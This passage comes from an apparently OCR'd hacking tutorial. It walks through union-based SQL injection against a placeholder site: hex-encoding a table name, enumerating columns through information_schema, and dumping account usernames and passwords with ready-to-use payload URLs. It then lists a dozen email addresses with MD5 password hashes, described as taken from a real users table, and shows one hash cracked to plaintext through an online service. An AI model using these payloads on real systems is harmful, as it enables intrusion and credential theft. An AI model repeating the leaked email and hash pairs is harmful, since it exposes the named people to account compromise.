


As you can see it is not happy with the syntax 'tbl_accounts' .

If you get an error like this it means you have to encode the table name into hex format to do this you can visit this website below

http://lab.lowsec.org/Encoder/

type tbl_accounts or the table name you are using into the top box and hit encode this will give you this %74%62%6C%5F%61%63%63%6F%75%6E%74%73 we will need to format this correctly.



we will need to remove all the % and add a zero and an x at the front of the hex code so it would look like this 0x74626C5F6163636F756E7473


So 0x74626C5F6163636F756E7473 = tbl_accounts

Then we would use the following url

www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(column_name),4,5,6+from+information_schema.columns+where+table_name=0x74626C5F6163636F756E7473--

I hope you can see how this works and understand when you will need to use this hex encoding.

You will then be presented with the columns inside the tbl_accounts table.



The column names inside tbl_accounts are:

acc_id

acc_name

acc_username

acc_password

acc_level

As you can see there are some interesting ones here

acc_username

acc_password

Now all we have left to do is to view the data inside of the columns in this case acc_username and acc_password as you may tell by the names these will be the usernames and passwords for parts of the site usually. But there are other tables that may contain important information as you seen above there are other tables called

tbl_members

members

CHAPTER 12 – Striking Gold

So all that is left to do is view the usernames and passwords that are contained in the table names

Tbl_accounts and the columns names acc_username and acc_password

We use the following command to achieve this.

www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(acc_username,0x3a,acc_password),4,5,6+from+tbl_accounts--

Again we replace the vulnerable column number with the following commands.


You will replace vulnerable column number 3 with

group_concat(acc_username,0x3a,acc_password)

and add the following to the end of the columns

+from+tbl_accounts—

This will result in the following image



There you have your list of usernames and passwords. Now you could go back and try the other tables to gin more information.

CHAPTER 13 – Passwords

Usually when you retrieve the passwords from an SQL database they will be encrypted usually in MD5 SHA1 or MYSQL encryption. It is quiet rare that you will find passwords that are not. Here are a few passwords that have been taken from a table called users from columns email and password.


steve@uk.com:10f91c20b4c3585667c1259a4356bf26:
elliott@ook.co.uk:a54499cd4a6b5735339a491f394da8a1:
neal@jml.net:e4069eace353da18a38c3a299be5e69f:
matthewf-fotopic@shop.frost.net:76f51888ddb021967e273dce7c52fa1d:
maulkin@halon.org.uk:665ff400edd53ae644be3d29aefd380c:
craig@codenation.net:7148950037b7f1aa64acbbb4081740da:
mally@mally.net:fef4c70a5653efdccb6e305522f82d24:
fotopic@barningham.org.uk:dc84b70b693e21fee7a9a76c09a0db2a:
chris@suddenmoves.org.uk:156335a148e8aa271069c550cc514586:
fotopic@cabal.org.uk:744b41f0dccd32ebf5d525bc1c64af5a:
spam@northumbrian.org.uk:c59db3f1673687bb62193258ac2ce942:
peter@gradwell.com:f92382cb7c698790f54fbb271e10cd60:

The passwords above are using MD5 encryption this can be broken using various tools or websites if we take this password below as an example.

steve@uk.com:10f91c20b4c3585667c1259a4356bf26

The first bit is obviously the email address the MD5 password is this bit
10f91c20b4c3585667c1259a4356bf26

We will use http://passcracking.com/index.php to crack this hash. All you do is put the hash into the search box and hit do it.



You can see from the above image that the password has been decrypted and is inondation